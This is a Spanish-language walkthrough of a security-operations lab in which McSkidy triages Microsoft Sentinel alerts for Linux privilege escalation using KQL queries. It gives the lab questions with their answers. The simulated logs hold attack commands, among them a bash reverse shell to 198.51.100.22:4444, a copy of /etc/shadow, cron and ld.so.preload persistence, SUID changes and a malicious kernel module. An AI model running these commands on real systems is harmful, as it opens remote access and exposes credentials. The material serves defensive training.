
Para comenzar la clasificación, examinaremos en detalle un incidente de alta gravedad: la alerta de inserción del módulo del kernel de Linux PrivEsc. Al hacer clic en la alerta, aparecen detalles adicionales en el lado derecho.




Al verificar la alerta, como se ve en la imagen de arriba, se pueden inferir inicialmente los siguientes detalles:

1. Hay tres eventos relacionados con la alerta.
2. La alerta se creó recientemente (tenga en cuenta que esto varía según su instancia de laboratorio).
3. Hay tres entidades involucradas en la alerta.
4. La alerta está clasificada como una táctica de escalada de privilegios.

Podemos obtener más detalles desde aquí haciendo clic en el botón Ver detalles completos.



En la nueva vista, podemos ver que además de los detalles que se muestran en el resumen, también podemos ver la posible línea de tiempo del incidente e incidentes similares.



Comprender las alertas relacionadas

En la vista anterior, puede observar que varias alertas apuntan a las mismas entidades afectadas. Esto nos ayuda a comprender la relación y la posible secuencia de eventos que impactan al mismo host o usuario.

Cuando se vinculan varias alertas a una sola entidad, como la misma máquina, usuario o dirección IP, generalmente indica que estas detecciones no son incidentes aislados, sino etapas algo diferentes de la misma intrusión.

Al analizar qué alertas comparten las mismas entidades, podemos comenzar a rastrear la ruta del ataque, desde el acceso inicial hasta la escalada de privilegios y la persistencia.

Por ejemplo, si la misma VM activó las siguientes alertas:

Alert	What does it suggest?
Root SSH Login from External IP	El atacante obtuvo acceso remoto (a través de SSH) al sistema (Acceso Inicial)
SUID Discovery	El atacante buscó formas de escalar privilegios.
Kernel Module Insertion	El atacante instaló un módulo de kernel malicioso para lograr persistencia.


En esta etapa, McSkidy revisó las alertas de alta gravedad, identificó las entidades afectadas y notó que varias detecciones están vinculadas entre sí. Esta clasificación inicial le permite priorizar qué incidentes necesitan atención inmediata y reconocer cuándo múltiples alertas son en realidad parte de un compromiso mayor.

Con esta comprensión fundamental, McSkidy está listo para ir más allá de la clasificación a nivel de superficie y profundizar en los registros subyacentes, que se analizarán en la siguiente tarea.

Answer the questions below

How many entities are affected by the **Linux PrivEsc - Polkit Exploit Attempt** alert?

Respuesta: 10



What is the severity of the **Linux PrivEsc - Sudo Shadow Access** alert?

Respuesta: High

1K

Open incidents

1K

New incidents

0

Active incidents

Open incidents by severity

High (621)

Medium (412)

Low (0)

Informational (0)

Search by ID, title, tags, owner or product

Severity : All

Status : 2 selected

Incident Provider name : All

Alert product name : All

Owner : All

Auto-refresh incidents

Severity ↑↓	Incident number ↑↓	Title ↑↓	Alerts	Incident provider na...	Alert product name	Created time ↑↓	Last
Medium	1	Linux PrivEsc - SUID Discovery	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:42 PM	1
Medium	2	Linux PrivEsc - Cronjob Persistence	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:42 PM	1
High	3	Linux PrivEsc - Kernel Module Ins...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:44 PM	1
Medium	4	Linux PrivEsc - SUID Discovery	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM	1
High	5	Linux PrivEsc - Root SSH Login fro...	8	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM	1
Medium	6	Linux PrivEsc - passwd Modified b...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:42 PM	1
High	7	Linux PrivEsc - Sudo Shadow Acc...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM	1
Medium	8	Linux PrivEsc - passwd Modified b...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM	1
High	9	Linux PrivEsc - Polkit Exploit Atte...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM	1
High	10	Linux PrivEsc - Sudo Shadow Acc...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:42 PM	1
Medium	12	Linux PrivEsc - Cronjob Persistence	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:47 PM	1
High	13	Linux PrivEsc - Polkit Exploit Atte...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:45 PM	1
High	14	Linux PrivEsc - Polkit Exploit Atte...	1	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:49 PM	1

How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?

Respuesta: 4

User Added to Sudo Group

Severity : All

Status : 2 selected

Incident Provider name : All

Alert product name : All

Owner : All

Auto-refresh incidents

Severity ↑↓	Incident number ↑↓	Title ↑↓	Alerts	Incident provider na...	Alert product name	Created time ↑↓
Medium	78	Linux PrivEsc - User Added to Sudo Gro...	67	Microsoft Defender ...	Microsoft Sentinel	12/11/25, 04:41 PM

Linux PrivEsc - User Added to Sudo Group

Incident number 78

Refresh

Logs

Tasks

Activity log

This is the new, improved incident page - Now generally available. You can use the toggle to switch back.

Write permissions on the workspace are required to modify incidents

Medium

New

Unassigned

Severity

Status

Owner

Investigate in Microsoft Defender XDR

Workspace name

law-aoc2025

Description

--

Alert product names

Microsoft Sentinel

Evidence

1.2K

67

0

Events

Alerts

Bookmarks

Last update time

11/12/2025, 23:12:27

Creation time

11/12/2025, 16:41:18

Entities (15)

db-01

storage-01

build-04

app-02

View all >

Tactics and techniques

-

Incident workbook

Incident Overview

Investigate

Overview

Entities

Incident timeline

Search

Add

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Dec 11 16:31:38

Linux PrivEsc - User Added to ...

Me... | Detected by Micros... | Tact...

Entities

Search

Type : All

ci-runner-01

Host Name: ci-runner-01

serviceacct

Account Name: serviceacct | Is Domain Joined: false

alice

Account Name: alice | Is Domain Joined: false

backupuser

Account Name: backupuser | Is Domain Joined: false

deploy


Account Name: deploy | Is Domain Joined: false

backup-01

Similar incidents

Severity	Incident number	Title	Last update time	Status	Similarity reason	Last own
Medium	812	Linux PrivEsc - SUID Discovery	12/12/2025, 04:32 AM	New	Similar entities	Unassign

personalizamos la búsqueda en incidentes




Diving Deeper Into Logs

Análisis de registros en profundidad con Sentinel

Una vez completada la clasificación inicial, McSkidy ahora examina la evidencia cruda detrás de estas alertas. La siguiente tarea implica profundizar en los datos de registro subyacentes dentro de Microsoft Sentinel para validar las alertas y descubrir las acciones exactas del atacante que las desencadenaron. Al analizar los intentos de autenticación, las ejecuciones de comandos y los cambios en el sistema, McSkidy puede comenzar a reconstruir la historia completa de cómo se desarrolló el ataque.

Si volvemos a la vista de detalles completos de la alerta, podemos intentar hacer clic en Eventos en la sección Evidencia.



Desde esta vista, definitivamente podemos ver el nombre real del módulo del kernel instalado en cada máquina y la hora en que se instaló.

Profundizando en esto, podemos intentar verificar los eventos sin procesar de un solo host a través de una consulta personalizada. Para hacer esto, cambiemos la vista a una consulta KQL editable y busquemos todos los eventos activados desde la aplicación-02.

1. Presione el menú desplegable Modo simple en la esquina superior derecha y seleccione el modo KQL.
2. Modifique la consulta con la siguiente consulta KQL a continuación.

```
set query_now = datetime (2025-10-30T05:09:25.9886229Z);
Syslog_CL
| where host_s == 'aplicación-02'
| project _timestamp_t, host_s, Message
```

3. Presione el botón Ejecutar y espere los resultados.

Logs

eastus-sentinel-10303657

3

▶ Run

Time range : Custom

Show : 500000 results

KQL mode

Simple mode

✓ KQL mode

1

// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert.

2

set query_now = datetime(2025-10-30T05:09:25.9886229Z);

3

Syslog_CL

4

| where program_s == 'kernel' and Message has 'insert_module'

5

| project TimeGenerated, host_s, Message

2

Después de ejecutar la consulta, se puede ver que ocurrieron múltiples eventos potencialmente sospechosos alrededor de la instalación del módulo del kernel.

1. Ejecución del comando cp (copiar) para crear una copia de seguridad del archivo oculto.
2. Adición de la cuenta de usuario Alice al grupo sudoers.
3. Modificación de la cuenta de usuario de respaldo por root.
4. Inserción del módulo malicioso_mod.ko.
5. Autenticación SSH exitosa por parte del usuario root.

Logs

eastus-sentinel-10303657

▶ Run

Time range : Custom

Show : 500000 results

KQL mode

2

set query_now = datetime(2025-10-30T05:09:25.9886229Z);

3

Syslog_CL

4

| where host_s == 'app-02'

5

| project _timestamp_t, host_s, Message

Results

Chart

Add bookmark

☐	_timestamp_t [UTC] ↑↓	host_s	Message
☐	> 10/9/2025, 5:01:39.000 AM	app-02	audit: type=1334 msg=audit(1760047625:1226): proctitle=0x64656c2d
☐	> 10/9/2025, 9:25:06.000 AM	app-02	1 sudo: alice : TTY=pts/7 ; PWD=/home/alice ; USER=root ; COMMAND=/bin/cp /etc/shadow /tmp/shadow.bak
☐	> 10/9/2025, 12:32:39.000 PM	app-02	su: pam_unix(su:auth): authentication failure: logname=ops uid=1038 euid=1038 tty=/dev/pts/6 ruser=ops rhost=198.51.100.77 user=
☐	> 10/9/2025, 3:42:47.000 PM	app-02	2 usermod: user 'alice' added to group 'sudo' by uid=0 (usermod -aG sudo alice)
☐	> 10/9/2025, 4:16:34.000 PM	app-02	CRON[9335]: (deploy) CMD (echo '/usr/bin/find / -perm -4000 -type f -exec /bin/sh -c '...' >> /etc/crontab)
☐	> 10/9/2025, 4:47:10.000 PM	app-02	CRON[5953]: (root) CMD (find / -perm -4000 -type f -exec ls -la /tmp/FOUND_FILE \;)
☐	> 10/9/2025, 8:40:46.000 PM	app-02	3 sudo: jerry : TTY=pts/6 ; PWD=/home/jerry ; USER=root ; COMMAND=/bin/echo 'setup' >> /etc/ld.so.preload
☐	> 10/9/2025, 9:15:19.000 PM	app-02	passwd: password for 'backupuser' changed by root(uid=0)
☐	> 10/9/2025, 9:27:29.000 PM	app-02	4 kernel: [104666] audit: type=1130 audit(1760011307:1099): id=821 op=insert_module name=malicious_mod.ko uid=0
☐	> 10/9/2025, 9:43:55.000 PM	app-02	sudo: root : TTY=pts/3 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/chown root:root /usr/local/bin/backup_helper; chmod 4755 /
☐	> 10/9/2025, 9:45:19.000 PM	app-02	su: pam_unix(su:auth): authentication failure; logname=jerry uid=1083 euid=1083 tty=/dev/pts/8 ruser=jerry rhost=198.51.100.22 use
☐	> 10/9/2025, 10:25:36.000 PM	app-02	sudo: root : TTY=pts/1 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/chown root:root /tmp/hm; chmod 4755 /tmp/hm
☐	> 10/10/2025, 12:45:55.000 AM	app-02	CRON[1753]: (alice) CMD (echo '/bin/cp /etc/shadow /tmp/shadow.bak' >> /etc/crontab)
☐	> 10/10/2025, 12:53:23.000 AM	app-02	5 sshd[5374]: Accepted password for root from 10.1.1.5 port 31318 ssh2
☐	> 10/10/2025, 1:14:59.000 AM	app-02	su: pam_unix(su:auth): authentication failure; logname=deploy uid=1100 euid=1100 tty=/dev/pts/9 ruser=deploy rhost=10.1.1.5 user=
☐	> 10/10/2025, 2:49:30.000 AM	app-02	usermod: user 'backupuser' added to group 'sudo' by uid=0 (usermod -aG sudo backupuser)
☐	> 10/10/2025, 3:17:41.000 AM	app-02	su: pam_unix(su:session): session opened for user root by alice(uid=1021)

Según los eventos circundantes, incluida la ejecución del comando cp para crear una copia de seguridad del archivo oculto, la adición de la cuenta de usuario Alice al grupo sudoers, la modificación de la cuenta del usuario de copia de seguridad por parte del usuario raíz y la autenticación SSH exitosa por parte del usuario raíz, esta actividad parece muy inusual. La secuencia sugiere una posible escalada de privilegios y un comportamiento de persistencia, lo que indica que el evento puede no ser parte de las operaciones normales del sistema y justifica una mayor investigación.

Ahora que hemos analizado la metodología para determinar y revisar las alertas, ayudemos a McSkidy a completar la evaluación examinando las alertas restantes y respondiendo las preguntas a continuación.



Answer the questions below

What is the name of the kernel module installed in webserv-01?

Respuesta: malicious_mod.ko

New Query 1* ... x +

Run

Time range : Last 7 days

Show : 1000 results

1

set query_now = datetime(2025-10-30T05:09:25.9886229Z);

2

Syslog_CL

3

| where program_s == 'kernel' and Message has 'insert_module'

4

| project TimeGenerated, host_s, Message

Results

Chart

Add bookmark

TimeGenerated [UTC] ↑↓	host_s	Message
12/11/2025, 9:31:38.121 PM ▼	app-02	kernel: [104666] audit: type=1130 audit(1760011307:1099): id=821 op=insert_module name=malicious_mod.ko uid=0
TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
host_s	app-02	
Message	kernel: [104666] audit: type=1130 audit(1760011307:1099): id=821 op=insert_module name=malicious_mod.ko uid=0	
12/11/2025, 9:31:38.121 PM >	backup-02	kernel: [515018] audit: type=1130 audit(1760011779:1130): id=439 op=insert_module name=netmon.ko uid=0
12/11/2025, 9:31:38.121 PM >	webserv-01	kernel: [625465] audit: type=1130 audit(1759996669:1161): id=622 op=insert_module name=malicious_mod.ko uid=0

What is the unusual command executed within webserv-01 by the ops user?

Respuesta: /bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1

5

6

7

8

9

set query_now = datetime(2025-10-30T05:09:25.9886229Z);

Syslog_CL

| where host_s == 'webserv-01' and Message has 'ops'

| project _timestamp_t, host_s, Message

Results

Chart

Add bookmark

_timestamp_t [UTC] ↑↓	host_s	Message
10/9/2025, 5:22:22.000 PM ▼	webserv-01	sudo: ops : TTY=pts/0 ; PWD=/home/ops ; USER=root ; COMMAND=/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1
_timestamp_t [UTC]	2025-10-09T17:22:22Z	
host_s	webserv-01	
Message	sudo: ops : TTY=pts/0 ; PWD=/home/ops ; USER=root ; COMMAND=/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1	

What is the source IP address of the first successful SSH login to storage-01?

Respuesta: 172.16.0.12

5

6 set query_now = datetime(2025-10-30T05:09:25.9886229Z);

7 Syslog_CL

8 | where host_s == 'storage-01'

9 | project TimeGenerated, host_s, Message

...

ResultsChartAdd bookmark

	TimeGenerated [UTC]	host_s	Message
☐	> 12/11/2025, 9:31:38.105 PM	storage-01	audit: type=1100 msg=audit(1760013761:1007): pid=6107 uid=0 auid=1066 ses=29 msg='cwd="/tmp" cmdline="/bin/echo 'setup' >> /etc/ld.so.preload"'
☒	▼ 12/11/2025, 9:31:38.105 PM	storage-01	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2
	TimeGenerated [UTC]	2025-12-11T21:31:38.1054654Z	
	host_s	storage-01	
	Message	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2	

What is the external source IP that successfully logged in as root to app-01?

Respuesta:

5

6 set query_now = datetime(2025-10-30T05:09:25.9886229Z);

7 Syslog_CL

8 | where host_s == 'app-01' and Message has 'sshd'

9 | project TimeGenerated, host_s, Message

...

ResultsChartAdd bookmark

	TimeGenerated [UTC]	host_s	Message
☐	> 12/11/2025, 9:31:38.121 PM	app-01	sshd[4770]: Accepted password for root from 10.1.1.5 port 2252 ssh2
☒	▼ 12/11/2025, 9:31:38.121 PM	app-01	sshd[6978]: Accepted password for root from 203.0.113.45 port 64978 ssh2
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	app-01	
	Message	sshd[6978]: Accepted password for root from 203.0.113.45 port 64978 ssh2	

Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?

Respuesta: deploy

5

6 set query_now = datetime(2025-10-30T05:09:25.9886229Z);

7 Syslog_CL

8 | where host_s == 'app-01'

9 | project TimeGenerated, host_s, Message

...

ResultsChartAdd bookmark

	TimeGenerated [UTC]	host_s	Message
☐	> 12/11/2025, 9:31:38.121 PM	app-01	sshd[4770]: Accepted password for root from 10.1.1.5 port 2252 ssh2
☒	▼ 12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	app-01	
	Message	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)	